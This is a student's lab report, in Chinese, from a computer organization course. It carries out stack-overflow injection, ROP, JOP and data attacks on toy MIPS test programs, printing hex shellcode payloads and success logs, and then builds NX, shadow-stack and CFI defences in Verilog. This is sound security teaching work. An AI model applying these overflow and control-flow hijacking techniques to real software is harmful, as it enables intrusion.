

计算机组成与结构研讨课

实验报告

2023K8009970008 徐昕妍

实验序号：10 实验名称：安全扩展实验

1 实验代码

1.1 攻击代码

1.1.1 inject 攻击

inject 攻击的原理是先构造恶意代码，再将恶意代码通过栈溢出漏洞注入到栈空间中，通过修改返回函数地址使程序跳转到恶意代码并执行，最终实现攻击。

首先对 copy.c 进行 inject 攻击。

```
1 void copy(char *input) {  
2     char buffer[16];  
3     // 当input的长度大于16时，发生溢出  
4     int input_len = get_input(input, buffer);  
5     char *target_addr = (char *)0x80008f60;  
6     // 将buffer的内容拷贝到对应地址  
7     memcpy(target_addr, buffer, input_len);  
8     ... .. }  
9     int main() {  
10        char *input = "";  
11        copy(input);  
12        return 0;  
13    }
```

该程序的漏洞主要发生在 copy 函数中,input 长度大于 16 就会发生溢出。在汇编代码中我们可以找到 copy 函数的返回地址为 0x8000034a。

```

80000398: 8fc40010 lw a0,16(s8)
8000039c: 0c00009b jal 8000026c <copy>
800003a0: 00000000 nop
800003a4: 00001025 move v0,zero
800003a8: 03c0e825 move sp,s8
    
```

图 1: copy 函数返回地址

随后在低周期调试时可以确定，该返回地址被存储在地址 0x80008fc4 上。因此我们只需要将新的返回地址覆盖在 0x80008fc4 上即可。同时观察到 0x80008fb0 出现注入内容，因此也可以确定新的返回地址是 0x80008fb0。

```

[22:59:39] 0x80008fb8: xxxxxxxx
[22:59:39] 0x80008fbc: xxxxxxxx
[22:59:39] 0x80008fc0: 80008fc8
[22:59:39] 0x80008fc4: 000003a4
[22:59:39] 0x80008fc8: 80000710
[22:59:39] 0x80008fcc: xxxxxxxx
[22:59:39] 0x80008fd0: xxxxxxxx
    
```

图 2: 调试结果

参考 copy.c 中给出的参考恶意代码，编写出以下 shellcode：

```

1 "\x44\x44\x02\x3c"
2 "\x44\x44\x42\x34"
3 "\x00\x80\x03\x3c"
4 "\x30\x8f\x63\x34"
5 "\x00\x00\x62\xac"
6 "\xb0\x8f\x00\x80"
    
```

password.c 和 select.c 代码编写逻辑同理，具体 shellcode 如下：

password.c inject 攻击 shellcode：

```

1 "\x66\x66\x02\x3c"
2 "\x66\x66\x42\x34"
3 "\x00\x80\x03\x3c"
4 "\x00\x8f\x63\x34"
5 "\x00\x00\x62\xac"
6 "\xb0\x8f\x00\x80"
7 "\xcc\xcc\xcc\xcc"
    
```

```

8 "\xcc\xcc\xcc\xcc"
9 "\xcc\xcc\xcc\xcc"
10 "\xcc\xcc\xcc\xcc"
11 "\xcc\xcc\xcc\xcc"
12 "\xcc\xcc\xcc\xcc"
13 "\xcc\xcc\xcc\xcc"
14 "\xcc\xcc\xcc\xcc"
15 "\xcc\xcc\xcc\xcc"
16 "\xcc\xcc\xcc\xcc"
17 "\xcc\xcc\xcc\xcc"
18 "\x80\x8f\x00\x80"

```

select.c inject 攻击 shellcode:

```

1 "\x11\x11\x08\x3c"
2 "\x11\x11\x08\x35"
3 "\xf2\x23\x00\x08"
4 "\xb8\x8f\x00\x80"
5 "\x00\x80\x09\x3c"
6 "\x10\x8f\x29\x35"
7 "\x00\x00\x28\xad"
8 "\x22\x22\x08\x3c"
9 "\x22\x22\x08\x35"
10 "\x00\x80\x09\x3c"
11 "\x14\x8f\x29\x35"
12 "\x00\x00\x28\xad"
13 "\x33\x33\x08\x3c"
14 "\x33\x33\x08\x35"
15 "\x00\x80\x09\x3c"
16 "\x18\x8f\x29\x35"
17 "\x00\x00\x28\xad"

```

inject 攻击成功。

```

-----
[copy-inject]: inject Attack Succeeded!
[copy-normal]: Executed Normally!
-----
[password-inject]: inject Attack Succeeded!
[password-normal]: Executed Normally!
-----
[select-inject]: inject Attack Succeeded!
[select-normal]: Executed Normally!
-----

```

图 3: inject 攻击成功

1.1.2 rop 攻击

rop 攻击主要原理是先在原有程序中寻找可以利用的配件，将寻找到的配件按照一定的顺序串联起来，形成具有一定功能的配件链。再将配件链中所有配件的地址全部注入到系统内存中。然后，利用内存漏洞，劫持控制流，让系统按照配件的地址，依次执行配件链中的不同配件的指令，最终完成代码复用攻击。

在 copy.c 中已经提供了配件 gadget：

```

1 // ROP 配件
2 void gadget()
3 {
4     __asm(
5         "lui    $8,0x5555\n"
6         "ori    $8,$8,0x5555\n"
7         "lui    $9,0x8000\n"
8         "addiu  $9,$9,0x8f34\n"
9         "sw    $8, 0($9)\n"
10        "j     _halt\n"
11    );
12
13 }
```

我们只需要填充适当长度的内容，再注入这一配件的返回地址，使之恰好可以覆盖原有的返回地址，即可完成攻击。

通过查看汇编代码得到配件起始地址：0x800003c0。shellcode 如下：

```

1 "\x41\x41\x41\x41"
2 "\x41\x41\x41\x41"
3 "\x41\x41\x41\x41"
4 "\x41\x41\x41\x41"
5 "\x41\x41\x41\x41"
6 "\xc0\x03\x00\x80"
7 "\x44\x44\x44\x44"
8 "\x30\x8f\x00\x80"
```

password.c 的 shellcode 如下：

```

1 "\x41\x41\x41\x41"
2 "\x41\x41\x41\x41"
3 "\x41\x41\x41\x41"
4 "\x41\x41\x41\x41"
5 "\x41\x41\x41\x41"
6 "\x41\x41\x41\x41"
```

```

7  "\x41\x41\x41\x41"
8  "\x41\x41\x41\x41"
9  "\x41\x41\x41\x41"
10 "\x41\x41\x41\x41"
11 "\x41\x41\x41\x41"
12 "\x41\x41\x41\x41"
13 "\x41\x41\x41\x41"
14 "\x41\x41\x41\x41"
15 "\x41\x41\x41\x41"
16 "\x41\x41\x41\x41"
17 "\x41\x41\x41\x41"
18 "\x28\x01\x00\x80"

```

Select.c 的 ROP 攻击需要同时触发三个函数 (func1、func2、func3)，但面临以下限制：

- 单次覆盖限制：只能通过一次缓冲区溢出覆盖返回地址，无法直接覆盖三个函数的返回地址。
- 栈指针 (SP) 固定：函数调用后 SP 会恢复原值，导致后续返回地址无法通过常规方式覆盖。

攻击过程主要分为下面几步：

1. 覆盖原始返回地址通过缓冲区溢出，将返回地址覆盖为 func1 的中部入口地址 (如 0x800003c0)，跳过栈调整代码。

2. 构造 ROP 链

func1 执行后：

SP 被修改为 func1 调用前的栈底地址 (通过 move \$sp, \$s8)。

返回地址从 SP+20 读取，指向 func2 的中部入口。

func2 执行后：

SP 再次偏移，指向 func2 调用前的栈底地址。

返回地址指向 func3 的中部入口。

func3 执行后：

完成全部攻击逻辑。

攻击过程的难点是动态修改 SP。

攻击者通过截断函数执行流，跳过栈平衡操作，实现 SP 的主动偏移：

1. 跳过栈开辟代码

正常函数调用会执行 SP -= 24 (栈开辟) 和 SP += 24 (栈回收)，SP 不变。

ROP 攻击时直接跳转到函数中部 (跳过 SP -= 24)，仅保留核心功能代码。

2. 利用栈回收代码修改 SP

函数末尾的 move \$sp, \$s8 会将 SP 设置为上一个函数的栈底地址 (\$s8 保存的值)。

通过连续跳转，使 SP 逐步偏移，为每个函数构造独立的返回地址存储位置。

最终 shellcode 如下：

```

1 "\xcc\xcc\xcc\xcc"
2 "\xcc\xcc\xcc\xcc"
3 "\xc8\x8f\x00\x80"
4 "\x98\x01\x00\x80"
5 "\xcc\xcc\xcc\xcc"
6 "\xcc\xcc\xcc\xcc"
7 "\xcc\xcc\xcc\xcc"
8 "\xcc\xcc\xcc\xcc"
9 "\xcc\x8f\x00\x80"
10 "\xe0\x01\x00\x80"
11 "\x28\x02\x00\x80"

```

rop 攻击成功。

```

[copy-rop]: rop Attack Succeeded!
[copy-normal]: Executed Normally!
-----
[password-rop]: rop Attack Succeeded!
[password-normal]: Executed Normally!
-----
[select-rop]: rop Attack Succeeded!
[select-normal]: Executed Normally!
-----

```

图 4: rop 攻击成功

1.1.3 jop 攻击

JOP 攻击是 ROP 攻击的变种，就是以 jump 为结尾的代码片段作为配件，并以 jump 作为不同配件之间的连接。

观察源代码发现，cmp_key_func 可以利用：

```

1 int main()
2 {
3     // 输入
4     char *input = "\x88";
5
6     // 函数指针，用于 JOP 攻击
7     int (*cmp_key_func)() = NULL;
8
9     cmp_key_func = cmp_key_full;
10
11     if (check(input, cmp_key_func))
12     {

```

```

13         success();
14     } else {
15         fail();
16     }
17
18     return 0;
19 }

```


shellcode 如下所示：

```

1 "\x88\x88\x88\x88"
2 "\x88\x88\x88\x88"
3 "\x88\x88\x88\x88"
4 "\x88\x88\x88\x88"
5 "\x88\x88\x88\x88"
6 "\x88\x88\x88\x88"
7 "\x88\x88\x88\x88"
8 "\x88\x88\x88\x88"
9 "\x88\x88\x88\x88"
10 "\x88\x88\x88\x88"
11 "\x88\x88\x88\x88"
12 "\x88\x88\x88\x88"
13 "\x88\x88\x88\x88"
14 "\x88\x88\x88\x88"
15 "\x88\x88\x88\x88"
16 "\x88\x88\x88\x88"
17 "\x88\x88\x88\x88"
18 "\x88\x88\x88\x88"
19 "\x88\x88\x88\x88"
20 "\x28\x01\x00\x80"

```

Jop 攻击成功。



```

bug
-----password-normal-----
VCD info: dumpfile waveform/out.vcd opene
WARNING: ./test/testbench.v:121: $readmen
-----password-normal-----
VCD info: dumpfile waveform/out.vcd opene
WARNING: ./test/testbench.v:121: $readmen
[password-jop]: jop Attack Succeeded!
[password-normal]: Executed Normally!

```

图 5: jop 攻击成功

1.1.4 data 攻击

data 攻击的原理是通过写入足够多的内容，将 buffer 和 key 覆盖，使得 buffer 和 key 相等，从而通过密码检查，完成 success 操作。

shellc 如下：

```
1 "\x41\x41\x41\x41"
2 "\x41\x41\x41\x41"
3 "\x41\x41\x41\x41"
4 "\x41\x41\x41\x41"
5 "\x41\x41\x41\x41"
6 "\x41\x41\x41\x41"
7 "\x41\x41\x41\x41"
8 "\x41\x41\x41\x41"
9 "\x41\x41\x41\x41"
10 "\x41\x41\x41\x41"
11 "\x41\x41\x41\x41"
12 "\x41\x41\x41\x41"
13 "\x41\x41\x41\x41"
14 "\x41\x41\x41\x41"
15 "\x41\x41\x41\x41"
16 "\x41\x41\x41\x41"
```

1.2 防御代码

1.2.1 NX 防御

NX 防御的原理是在取指时，判断指令地址 PC 是否处于合法指令地址范围以内。如果不是，则报错。

合法指令地址范围：0x0 0x80000600

报错操作：将 PC 置为 0x80000608

关键代码如下：

```
1 //NX防御
2 // 程序计数器
3 reg [31:0] reg_pc;
4 always @(posedge clk or posedge rst) begin
5     if (rst) begin
6         reg_pc <= 32'b0;
7     end else begin
8         if (PC < 32'h00000000 || PC > 32'h80000600) begin
```



```

9         reg_pc <= 32'h800000068; 0x800000068
10     end else if (is_jorb) begin
11         reg_pc <= next_pc;          next_pc
12     end else begin
13         reg_pc <= pc_add4;
14     end
15 end
16 end
17
18 assign PC = reg_pc;

```

```

-
[copy-inject]: NX Works!
[copy-normal]: Executed Normally!
-----
-
[password-inject]: NX Works!
[password-normal]: Executed Normally!
-----
-
[select-inject]: NX Works!
[select-normal]: Executed Normally!

```

图 6: NX 防御成功

1.2.2 影子栈防御

主要原理是执行 jal 或 jalr 指令（函数调用）时，将返回地址（jal 或 jalr 指令的下一条指令地址）拷贝到影子栈。

执行 jr ra 指令（函数返回）时，将对应的返回地址从影子栈中取回并与 ra 进行对比。如果不一致，则报错。

关键代码如下：

```

1 // 影子栈控制信号
2 wire JAL, JALR, JR;
3 reg [31:0] SHADOW_STACK [0:255];
4 reg [7:0] SHADOW_STACK_PTR;
5 reg [31:0] shadow_stack_read_data;
6
7 // 指令类型检测
8 assign JAL = (opcode == 6'b000011);
9 assign JALR = (R_TYPE && func == 6'b001001);
10 assign JR = (R_TYPE && func == 6'b001000);

```

```

11
12 // 影子栈管理
13 always @(posedge clk or posedge rst) begin
14     if (rst) begin
15         SHADOW_STACK_PTR <= 8'hFF;
16     end else begin
17         (PC+8)
18         if (JAL || JALR) begin
19             SHADOW_STACK[SHADOW_STACK_PTR] <= PC + 8;
20             SHADOW_STACK_PTR <= SHADOW_STACK_PTR - 1;
21         end
22         else if (JR) begin
23             SHADOW_STACK_PTR <= SHADOW_STACK_PTR + 1;
24         end
25     end
26 end
27
28 // 从影子栈读取数据 (组合逻辑)
29 always @(*) begin
30     shadow_stack_read_data = SHADOW_STACK[SHADOW_STACK_PTR + 1];
31 end
32
33 // 影子栈防御
34 reg [31:0] reg_pc;
35 wire shadow_stack_mismatch = (JR && (rsdata != shadow_stack_read_data));
36
37 always @(posedge clk or posedge rst) begin
38     if (rst) begin
39         reg_pc <= 32'b0;
40     end else begin
41         if (shadow_stack_mismatch) begin
42             reg_pc <= 32'h800000a8;
43         end
44         else if (is_jorb) begin
45             reg_pc <= next_pc;
46         end
47         else begin
48             reg_pc <= pc_add4;
49         end
50     end

```

```

51     end
52
53     assign PC = reg_pc;

```

防御成功。

```

-
[copy-rop]: Shadow Stack Works!
[copy-normal]: Executed Normally!
-----
-
[password-rop]: Shadow Stack Works!
[password-normal]: Executed Normally!
-----
-
[select-rop]: Shadow Stack Works!
[select-normal]: Executed Normally!

```

图 7: 影子栈防御成功

1.2.3 粗粒度 CFI 防御

执行 jalr 指令时, 进行标记, 执行 jalr 指令的下一条指令 (跳转目标指令) 时, 判断该指令是否为特定指令。如果不是, 则报错。

特定指令的格式: 0x24000000 (即 addiu \$0, \$0, 0x0)

报错操作: 将 PC 置为 0x800000e8

核心代码如下:

```

1 reg jalr_next;
2 always @(posedge clk or negedge rst) begin
3     jalr_next<=jalr;
4 end
5 wire defence;
6
7 assign defence=jalr_next&(Instruction!=32'h24000000);
8
9
10
11 //PC: 根据控制信号决定是否跳转? 分支? 正常
12 wire PC_branch;
13 assign PC_branch = bne &
~equal|equal&beq|((bgez)&gez)| (bltz&~gez)| (bgtz&gz)| (blez&~gz);
14 wire PC_J_JAL = jump;//J和Jal指令
15 wire PC_JR=jr;//jr指令

```

```

16  wire [31:0] imme_32_shift ;
17  assign imme_32_shift = ins_imme<<2;
18  always @(posedge clk or negedge rst) begin
19      if (rst) PC <= 32'b0;
20
21      else begin
22          if(defence)begin
23              PC<=32'h800000e8;
24          end
25          else if(!(PC_branch||PC_J_JAL||PC_JR)) begin
26              PC<=PC+4;
27          end
28          else if(PC_branch)begin
29              PC<= imme_32_shift+PC+4;
30          end else if(PC_J_JAL) begin
31              PC<= {PC[31:28],addr,2'b0};
32          end else if(PC_JR) begin
33              PC<= R1;
34          end
35      end
36  end

```

防御成功。




图 8: CFI 防御成功

2 实验中遇到的问题

1. 文件编译失败问题。

在虚拟机上测试程序时出现了 gcc 编译失败的报错，如下图所示：

```
# Building bug [mips32-npc] with AM_HOME {/mnt/hgfs/share/10_2/utlis/nexus-am}
+ CC tests/bug.c
make[1]: mips-linux-gnu-gcc: No such file or directory
make[1]: *** [/mnt/hgfs/share/10_2/utlis/nexus-am/Makefile.compile:21: /mnt/hgfs/
make: [Makefile:13: Makefile.bug] Error 2 (ignored)
bug
sed: can't read /mnt/hgfs/share/10_2/utlis/nexus-am/tests/myAMapp/build/mips32-n
sed: can't read /mnt/hgfs/share/10_2/utlis/nexus-am/tests/myAMapp/build/mips32-n
# Building bug [mips32-npc] with AM_HOME {/mnt/hgfs/share/10_2/utlis/nexus-am}
make[1]: Warning: File '/mnt/hgfs/share/10_2/utlis/nexus-am/Makefile.compile' ha
+ CC tests/bug.c
make[1]: mips-linux-gnu-gcc: No such file or directory
```

图 9: 报错提示

经过上网查询，重新安装 gcc 即可解决问题。

2. CFI 防御实现困难。

最初的 CFI 防御实现关键代码如下所示：

```
1 // CFI
2
3 reg [31:0] reg_pc; // 程序计数器
4
5 // 简化版粗粒度CFI：检查 jalr 指令跳转目标
6 always @(posedge clk or posedge rst) begin
7     if (rst) begin
8         reg_pc <= 32'b0; // 初始PC设为0
9     end else if (JALR && Instruction != 32'h24000000) begin
10         reg_pc <= 32'h800000e8; // 错误地址，触发异常
11     end else begin
12         reg_pc <= reg_pc + 4; // 顺序执行，PC加4
13     end
14 end
15
16 assign PC = reg_pc; // 输出PC信号
```

在实现 CFI 防御时一直出现正常状态下出现“[样本名-normal] [防御机制名] should not work!”报错，PPT 上给出的解释是“防御机制部分不兼容程序”。

经过与同学讨论发现主要问题有两个，一是时序问题：JALR 的判断和 PC 更新是同步的，但没有类似的状态寄存器或中间变量来确保控制信号的准确性，可能会导致不稳定的行为或错误的跳转；二是跳转条件的判断不够准确。

为解决第一个问题，j 加入了 jalr_next 和 defence 信号确保了对 jalr 信号的同步处理，同时加入更多的跳转条件和 PC 控制逻辑，使得设计可以应对多种复杂的跳转情况。经过修改后最终成功完成实验。

3. 对 shellcode 的理解出现偏差。

最开始在进行 inject 攻击时，我并没有理解 shellcode 的功能，仅仅以为是需要使栈溢出后跳转到相应地址即可。但实际上 shellcode 代表一系列指令，如

```
"lui $8,0x4444"  
"ori $8,$8,0x4444"  
"lui $9,0x8000"  
"addiu $9,$9,0x8f30"  
"sw $8, 0($9)"
```

Shellcode 之所以能实现攻击，本质上是因为它利用了程序的内存漏洞和计算机的执行机制，通过精心构造的二进制指令和数据，劫持程序的正常控制流，最终执行攻击者的恶意逻辑。

在纠正这一理解偏差后，将指令编码为十六进制序列，成功完成实验。

3 实验心得

本次实验是我作为网安专业的学生首次动手实践实现网络攻防，使我对攻击与防御产生了新的理解与认识。在本次实验中我第一次认识到了 shellcode 这一攻击核心载体，通过将机器指令编码为十六进制序列，劫持正常控制流，最后实现攻击。

在防御实验部分，通过实现 NX 防护、影子栈和粗粒度控制流完整性等防御机制，我认识到安全防护需要层层设防，攻防博弈是一个动态的对抗过程。针对不同的攻击手段，我们要推出相应的防御措施；而攻击者也会相应地采取新的攻击手段。

最后感谢高司琦前辈和周睿妍同学在本次实验中对我提供的帮助。“安全不是产品的特性，而是整个系统的属性。”这次实验让我意识到，网络安全工程师的使命不仅是编写安全代码，更要构建从硬件到软件、从开发到运维的纵深防御体系。